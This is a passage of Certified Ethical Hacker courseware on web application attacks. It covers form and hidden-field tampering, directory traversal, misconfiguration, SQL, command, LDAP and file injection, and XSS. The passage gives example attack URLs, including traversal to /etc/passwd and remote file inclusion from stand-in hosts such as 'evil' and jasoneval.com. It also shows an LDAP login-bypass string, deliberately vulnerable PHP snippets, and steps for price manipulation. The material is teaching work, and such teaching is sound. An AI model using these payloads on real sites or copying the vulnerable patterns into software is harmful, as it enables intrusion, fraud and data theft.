HTML forms submit their results using one of two methods: GET or POST. In the GET method, all form parameters and their values appear in the query string of the next URL, which the user sees. An attacker may tamper with this query string. For example, consider a web page that allows an authenticated user to select one of his or her accounts from a combo box and debit the account with a fixed unit amount. When the submit button is pressed in the web browser, the URL is requested as follows:

<http://www.juggybank.com/cust.asp?profile=21&debit=2500>

An attacker may change the URL parameters (profile and debit) in order to debit another account:

<http://www.juggybank.com/cust.asp?profile=82&debit=1500>

There are other URL parameters that an attacker can modify, including attribute parameters and internal modules. Attribute parameters are unique parameters that characterize the behavior of the uploading page. For example, consider a content-sharing web application that enables the content creator to modify content, while other users can only view the content. The web server checks whether the user who is accessing an entry is the author or not (usually by cookie). An ordinary user will request the following link:

<http://www.juggybank.com/stat.asp?pg=531&status=view>

An attacker can modify the status parameter to “delete” in order to delete permission for the content.

<http://www.juggybank.com/stat.asp?pg=147&status=delete>

Parameter/form tampering can lead to theft of services, escalation of access, session hijacking, and assuming the identity of other users as well as parameters allowing access to developer and debugging information.



FIGURE 13.6: Form Tampering

Directory Traversal

CEH
Certified Ethical Hacker

Directory traversal allows attackers to **access restricted directories** including application source code, configuration, and critical system files, and execute commands outside of the web server's root directory

Attackers can **manipulate variables** that reference files with "dot-dot-slash (../)" sequences and its variations

Accessing files located outside the **web publishing directory** using directory traversal

- http://www.juggyboy.com/process.aspx=../../../../some dir/some file
- http://www.juggyboy.com/../../../../some dir/some file

```
<?php
$theme = 'Jason.php';
if ( is_set( $_COOKIE['THEME'] ) )
    $theme = $_COOKIE['THEME'];
include (
"/home/users/juggyboy/Jason/" .
$theme );
?>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Directory Traversal

When access is provided outside a defined application, there exists the possibility of unintended information disclosure or modification. **Complex applications** exist as application components and data, which are typically configured in multiple directories. An application has the ability to traverse these multiple directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse for directories and files outside the normal application access. A Directory Traversal/Forceful Browsing attack exposes the **directory structure** of an application, and often the underlying web server and operating system. With this level of access to the web application architecture, an attacker can:

- Enumerate the contents of files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords buried in hidden files
- Locate source code and other interesting files left on the server
- View sensitive data, such as customer information

The following example uses “`..../`” to backup several directories and obtain a file containing a backup of the web application:

<http://www.targetsite.com/../../../../sitebackup.zip>

This example obtains the “`/etc/passwd`” file from a UNIX/Linux system, which contains user account information:

<http://www.targetsite.com/../../../../etc/passwd>

Let us consider another example where an attacker tries to access files located outside the web publishing directory using directory traversal:

[http://www.juggyboy.com/process.aspx=../../../../some dir/some file](http://www.juggyboy.com/process.aspx=../../../../some%20dir/some%20file)

[http://www.juggyboy.com/../../../../some dir/some file](http://www.juggyboy.com/../../../../some%20dir/some%20file)

The pictorial representation of directory traversal attack is shown as follows:





FIGURE 13.7: Directory Traversal



Security Misconfiguration

Developers and network administrators should check that the entire stack is configured properly or security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code. For instance, if the server is not configured properly, then it results in various problems that can infect the security of a website. The problems that lead to such instances include server software flaws, unpatched security flaws, enabling unnecessary services, and improper authentication. A few of these problems can be detected easily with the help of automated scanners. Attackers can access default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access. All the unnecessary and unsafe features have to be taken care of and it proves very beneficial if they are completely disabled so that the outsiders don't make use of them for malicious attacks. All the application-based files have to be taken care of through proper authentication and strong security methods or crucial information can be leaked to the attackers.

Examples of unnecessary features that should be disable or changed include:

- The application server admin console is automatically installed and not removed
- Default accounts are not changed

- ④ Attacker discovers the standard admin pages on server, logs in with default passwords, and takes over

Injection Flaws

CEH
Certified Ethical Hacker

- Injection flaws are web application vulnerabilities that allow **untrusted data** to be interpreted and executed as part of a command or query
- Attackers exploit injection flaws by **constructing malicious commands or queries** that result in data loss or corruption, lack of accountability, or denial of access
- Injection flaws are **prevalent in legacy code**, often found in SQL, LDAP, and XPath queries, etc. and can be easily discovered by application vulnerability scanners and fuzzers

SQL Injection

It involves the injection of malicious SQL queries into user input forms



Command Injection

It involves the injection of malicious code through a web application



LDAP Injection

It involves the injection of malicious LDAP statements



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Injection Flaws

Injection flaws are the loopholes in the web application that allow unreliable data to be interpreted and executed as part of a command or query. The injection flaws are being exploited by the attacker by constructing malicious commands or queries that result in loss of data or corruption, lack of accountability, or denial of access. Injection flaws are prevalent in legacy code, often found in SQL, LDAP, and XPath queries, etc. These flaws can be detected easily by application vulnerability scanners and fuzzers. By exploiting the flaws in the web application, the attacker can easily read, write, delete, and update any data, i.e., relevant or irrelevant to that particular application. There are many types of injection flaws; some of them are as follows:



SQL injection

SQL injection is the most common website vulnerability on the Internet. It is the technique used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a **backend database**. In this, the attacker injects the malicious SQL queries into the user input form and this is usually performed to either to gain unauthorized access to a database or to retrieve information directly from the database.



Command injection

The flaws in command injection are another type of web application vulnerability.

These flaws are highly **dangerous**. In this type of attack, the attacker injects the malicious code via a web application.



LDAP injection

LDAP injection is an attack method in which the website that constructs the LDAP statements from user-supplied input are exploited for launching attacks. When an application fails to sanitize the user input, then the LDAP statement can be modified with the help of local proxy. This in turn results in the execution of **arbitrary commands** such as granting access to unauthorized queries and altering the content inside the LDAP tree.

SQL Injection Attacks

SQL injection attacks

- SQL injection attacks use a series of malicious SQL queries to directly manipulate the database
- An attacker can use a vulnerable web application to bypass normal security measures and obtain direct access to the valuable data
- SQL injection attacks can often be executed from the address bar, from within application fields, and through queries and searches

When this code is sent to the database server, it drops the Messages table

```
01 <?php
02 function save_email($user, $message)
03 {
04     $sql = "INSERT INTO Messages (
05             user, message
06         ) VALUES (
07             '$user', '$message'
08         )";
09     return mysql_query($sql);
10 }
11 ?>
```

Code to insert spammy data on behalf of other users

SQL Injection vulnerable server code

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 14: SQL Injection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Attacks

SQL injection attacks use command sequences from **Structured Query Language** (SQL) statements to control database data directly. Applications often use SQL statements to authenticate users to the application, validate roles and access levels, store and obtain information for the application and user, and link to other data sources. Using SQL injection methods, an attacker can use a vulnerable web application to avoid normal security measures and obtain direct access to valuable data.

The reason why SQL injection attacks work is that the application does not properly validate input before passing it to a SQL statement. For example, the following SQL statement,

`SELECT * FROM tablename WHERE UserID= 2302` becomes the following with a simple SQL injection attack:

`SELECT * FROM tablename WHERE UserID= 2302 OR 1=1`

The expression “OR 1=1” evaluates to the value “TRUE,” often allowing the enumeration of all user ID values from the database. SQL injection attacks can often be entered from the address bar, from within application fields, and through queries and searches. SQL injection attacks can allow an attacker to:

- Log in to the application without supplying valid credentials

- Perform queries against data in the database, often even data to which the application would not normally have access
- Modify the database contents, or drop the database altogether
- Use the trust relationships established between the web application components to access other databases




FIGURE 13.8: SQL Injection Attacks

Command Injection Attacks

C|EH
Certified Ethical Hacker

Shell Injection

- An attacker tries to **craft an input string** to gain shell access to a web server
- Shell Injection functions include `system()`, `StartProcess()`,
`java.lang.Runtime.exec()`, `System.Diagnostics.Process.Start()`, and similar APIs

HTML Embedding

- This type of attack is used to **deface websites virtually**. Using this attack, an attacker adds an **extra HTML-based** content to the vulnerable web application
- In HTML embedding attacks, user input to a web script is placed into the output HTML, without being checked for **HTML code or scripting**

File Injection

- The attacker exploits this vulnerability and injects **malicious code** into **system files**
- `http://www.juggyboy.com/vulnerable.php?COLOR=http://evil/exploit?`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Command Injection Attacks

Command injection flaws allow attackers to pass **malicious code** to different systems via a web application. The attacks include calls to the operating system over system calls, use of external programs over shell commands, and calls to the backend databases over SQL. Scripts that are written in Perl, Python, and other languages execute and insert the poorly designed web applications. If a web application uses any type of interpreter, attacks are inserted to inflict damage.

To perform functions, web applications must use operating system features and external programs. Although many programs invoke externally, the frequently used program is Sendmail. When a piece of information is passed through the HTTP external request, it must be carefully scrubbed, or the attacker can insert special characters, malicious commands, and command modifiers into the information. The web application then blindly passes these characters to the external system for execution. Inserting SQL is dangerous and rather widespread, as it is in the form of command injection. Command injection attacks are easy to carry out and discover, but they are tough to understand.



Shell Injection

To complete various functionalities, web applications use various applications and programs. It is just like sending an email by using the UNIXsendmail program. There is a chance that an attacker may inject code into these programs. This kind of attack is dangerous

especially to web page security. These injections allow intruders to perform various types of malicious attacks against the user's server. An attacker tries to craft an input string to gain shell access to a web server.

Shell injection functions include `system ()`, `Start Process ()`, `java.lang.Runtime.exec ()`, `System.Diagnostics.Process.Start ()`, and similar APIs.



HTML Embedding

This type of attack is used to deface websites virtually. Using this attack, an attacker adds extra HTML-based content to the vulnerable web application. In HTML embedding attacks, user input to a web script is placed into the output HTML, without being checked for HTML code or scripting.



File Injection

The attacker exploits this vulnerability and injects malicious code into system files:

<http://www.juggyboy.com/vulnerable.php?COLOR=http://evil/exploit>

Users are allowed to upload various files on the server through various applications and those files can be accessed through the Internet from any part of the world. If the application ends with a php extension and if any user requests it, then the application interprets it as a php script and executes it. This allows an attacker to perform arbitrary commands.

Command Injection Example

Attacker Launching Code Injection Attack

Malicious code:
`www.juggyboy.com/banner.gif||newpassword||1036|60|468`

- ④ An attacker enters **malicious code** (account number) with a new password
- ④ The last two sets of numbers are the **banner size**
- ④ Once the attacker clicks the **submit button**, the password for the account 1036 is changed to "**newpassword**"
- ④ The server script assumes that only the URL of the **banner image file** is inserted into that field

JuggyBoy.com

User Name: Addison
Email Address: addi@juggyboy.com
Site URL: www.juggyboy.com
Banner URL: .gif ||newpassword||1036|60|468
Password: newpassword
Submit

Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Command Injection Example

The following is an example of command injection:

To perform a command injection attack, the attacker first enters malicious code (account number) with a new password. The last two sets of numbers are the banner size. Once the attacker clicks the submit button, the password for the account 1036 is changed to "newpassword." The server script assumes that only the URL of the banner image file is inserted into that field.




FIGURE 13.9: Command Injection Example

The diagram illustrates a File Injection Attack. On the left, a window titled "File Injection Attack" shows "Client code running in a browser" containing a form with a dropdown menu for selecting between "pepsi" and "coke". On the right, a "Vulnerable PHP code" section shows a snippet of PHP that includes a require statement where the file name is determined by the value of the \$_GET['DRINK'] variable. Below this are icons for "Server" and "File System". At the bottom, it shows an exploit URL: <http://www.juggyboy.com/orders.php?DRINK=http://jasoneval.com/exploit>. To the right of the URL is a "Exploit Code" link. Below the URL, there are two columns: one for the "Attacker" showing a person at a computer, and another explaining the attack: "Attacker injects a remotely hosted file at www.jasoneval.com containing an exploit". To the right of that, it says "File injection attacks enable attackers to **exploit vulnerable scripts** on the server to use a remote file instead of a presumably trusted file from the local file system". A copyright notice at the bottom reads: "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited."



File Injection Attack

Users are allowed to upload **various files** on the server through various applications and those files can be accessed through the Internet from anywhere in the world. If the application ends with a php extension and if any user requests it, then the application interprets it as a php script and executes it. This allows an attacker to perform **arbitrary commands**. File injection attacks enable attackers to exploit vulnerable scripts on the server to use a remote file instead of a presumably trusted file from the local file system. Consider the following client code running in a browser:

```
<form method="get">  
  <select name="DRINK">  
    <option value="pepsi">pepsi</option>  
    <option value="coke">coke</option>  
  </select>  
  <input type="submit">  
</form>
```

Vulnerable PHP code

```
<?php  
$drink = 'coke';
```

```
if (isset( $_GET['DRINK'] ) )  
    $drink = $_GET['DRINK'];  
    require( $drink . '.php' );  
?>
```

To exploit the vulnerable php code, the attacker injects a remotely hosted file at www.jasoneval.com/exploit.

Exploit code

[http://www.juggyboy.com/orders.php?DRINK=http://jasoneval.com/exploit?](http://www.juggyboy.com/orders.php?DRINK=http://jasoneval.com/exploit)

What Is LDAP Injection?



An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to **pass LDAP filters** used for searching Directory Services to **obtain direct access to databases behind an LDAP tree**

What is LDAP?

LDAP Directory Services store and organize information based on its attributes. The information is **hierarchically organized** as a tree of directory entries

LDAP is based on the client-server model and clients can **search the directory entries using filters**

Filter Syntax	(attributeName operator value)
Operator	Example
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR ()	((objectclass=user)(displayName=John))
NOT (!)	(!objectClass=group)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



What is LDAP Injection?

An LDAP (Lightweight Directory Access Protocol) injection attack works in the same way as a SQL injection attack. All the inputs to the LDAP must be properly filtered, otherwise vulnerabilities in LDAP allow executing unauthorized queries or **modification** of the contents. LDAP **attacks exploit** web-based applications constructed based on LDAP statements by using a local proxy. LDAP statements are modified when certain applications fail. These services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries. It is based on the client-server model and clients can search the directory entries using filters.

Filter Syntax	(attributeName operator value)
Operator	Example
=	(objectClass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=*John*)
AND (&)	(&(objectClass=user) (displayName=John)
OR ()	(&(objectClass=user) (displayName=John)
NOT (!)	(!objectClass=group)

FIGURE 13.10: LDAP Injection

How LDAP Injection Works

Normal Query → Normal Result

Normal Query + Code Injection → Normal Result and/or Additional Information

LDAP injection attacks are similar to SQL injection attacks but **exploit user parameters** to generate LDAP query

To test if an application is vulnerable to LDAP code injection, **send a query** to the server meaning that generates an invalid input. If the LDAP server **returns an error**, it can be exploited with code injection techniques

Attacker → Account Login

Username: `juggyboy)(&)`

Password: `blah`

If an attacker enters valid user name "juggyboy", and injects `juggyboy)(&)` then the URL string becomes `(&(USER=juggyboy)(&))(PASS=blah)` only the first filter is processed by the LDAP server, only the query `(&(USER=juggyboy)(&))` is processed. This query is always true, and the attacker logs into the system without a valid password

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How LDAP Injection Works

 LDAP injection attacks are commonly used on web applications. LDAP is applied to any of the applications that have some kind of user inputs used to generate the LDAP queries. To test if an application is **vulnerable** to LDAP code injection, send a query to the server that generates an invalid input. If the LDAP server returns an error, it can be exploited with code injection techniques.

Depending upon the implementation of the target, one can try to achieve:

- ➊ Login Bypass
- ➋ Information Disclosure
- ➌ Privilege Escalation
- ➍ Information Alteration

Normal operation




FIGURE 13.11: Normal operation

Operation with code injection




FIGURE 13.12: Operation with code injection

Attack

If an attacker enters a valid user name of "juggyboy" and injects `juggyboy)(&)`, then the URL string becomes `(&(USER=juggyboy)(&)) (PASS=blah)`. Only the first filter is processed by the LDAP server; only the query `(&(USER=juggyboy)(&))` is processed. This query is always true, and the attacker logs into the system without a valid password.




FIGURE 13.13: Attack

Hidden Field Manipulation Attack

HTML Code

```
<form method="post"  
      action="page.aspx">  
  <input type="hidden" name=  
        "PRICE" value="200.00">  
  Product name: <input type=  
    "text" name="product"  
    value="Juggyboy Shirt"><br>  
  Product price: 200.00<br>  
  <input type="submit" value=  
    "submit">  
</form>
```

Normal Request

http://www.juggyboy.com/page.aspx?product=Juggyboy%20Shirt&price=200.00

Attack Request

http://www.juggyboy.com/page.aspx?product=Juggyboy%20Shirt&price=2.00

Product Name Juggyboy Shirt
Product Price 200
Submit

- When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an **HTTP request (GET or POST)**
- HTML can also store field values as hidden fields, which are **not rendered to the screen** by the browser, but are collected and submitted as parameters during form submissions
- Attackers can examine the **HTML code of the page** and change the hidden field values in order to change post requests to server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Hidden Field Manipulation Attack

Hidden manipulation attacks are mostly used against **e-commerce** websites today. Many online stores face these problems. In every client session, developers use hidden fields to store client information, including price of the product (Including discount rates). At the time of development of these such programs, developers feel that all the applications developed by them are safe, but a hacker can manipulate the prices of the product and complete a **transaction** with price that he or she has altered, rather than the actual price of the product.

For example: On eBay, a particular mobile phone is for sale for \$1000 and the hacker, by altering the price, gets it for only \$10.

This is a huge loss for website owners. To protect their networks from attacks, website owners are using the latest antivirus software, firewalls, intrusion detection systems, etc. If their website is attacked, often it also loses its credibility in the market.

When any target requests web services and makes choices on the **HTML page**, then the choices are saved as form field values and delivered to the requested application as an **HTTP request (GET or POST)**. The **HTML** pages generally save field values as hidden fields and they are not displayed on the monitor of the target but saved and placed in the form of strings or parameters at the time of form submission. Attackers can examine the **HTML code of the page** and change the hidden field values in order to change post requests to the server.

```
<input type="hidden" name="PRICE" value="200.00">
```

```
Product name: <input type= "text" name="product" value="Juggyboy  
Shirt"><br>
```

```
Product price: 200.00"><br>  
<input type="submit" value= "submit">  
</form>
```

1. Open the html page within an HTML editor.
2. Locate the hidden field (e.g., "<type=hidden name=price value=200.00>").
3. Modify its content to a different value (e.g. "<type=hidden name=price value=2.00>").
4. Save the html file locally and browse it.
5. Click the Buy button to perform electronic shoplifting via hidden manipulation.



FIGURE 13.14: Hidden Field Manipulation Attack

Cross-Site Scripting (XSS) Attacks

CEH
Certified Ethical Hacker

- Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated web pages**, which enables malicious attackers to inject client-side script into web pages viewed by other users
- It occurs when **invalidated input data** is included in dynamic content that is sent to a user's web browser for rendering
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it **within legitimate requests**

	Malicious script execution		Session hijacking
	Redirecting to a malicious server		Brute force password cracking
	Exploiting user privileges		Data theft
	Ads in hidden IFRAMES and pop-ups		Intranet probing
	Data manipulation		Keylogging and remote monitoring


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Cross-Site Scripting (XSS) Attacks

Cross-site scripting is also called XSS. Vulnerabilities occur when an attacker uses web applications and sends malicious code in JavaScript to different end users. It occurs when invalidated input data is included in **dynamic content** that is sent to a user's web browser for rendering. When a web application uses input from a user, an attacker can **commence** an attack using that input, which can propagate to other users as well. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. The end user may trust the web application, and the attacker can exploit that trust in order to do things that would not be allowed under normal conditions. An attacker often uses different methods to encode the **malicious** portion (Unicode) of the tag, so that a request seems genuine to the user. Some of them are:

- ➊ Malicious script execution - Session hijacking
- ➋ Brute force password cracking - Redirecting to a malicious server
- ➌ Exploiting user privileges - Data theft
- ➍ Intranet probing - Ads in hidden IFRAMES and pop-ups
- ➎ Data manipulation - Keylogging and remote monitoring



How XSS Attacks Work

To understand how cross-site scripting is typically exploited, consider the following hypothetical example.

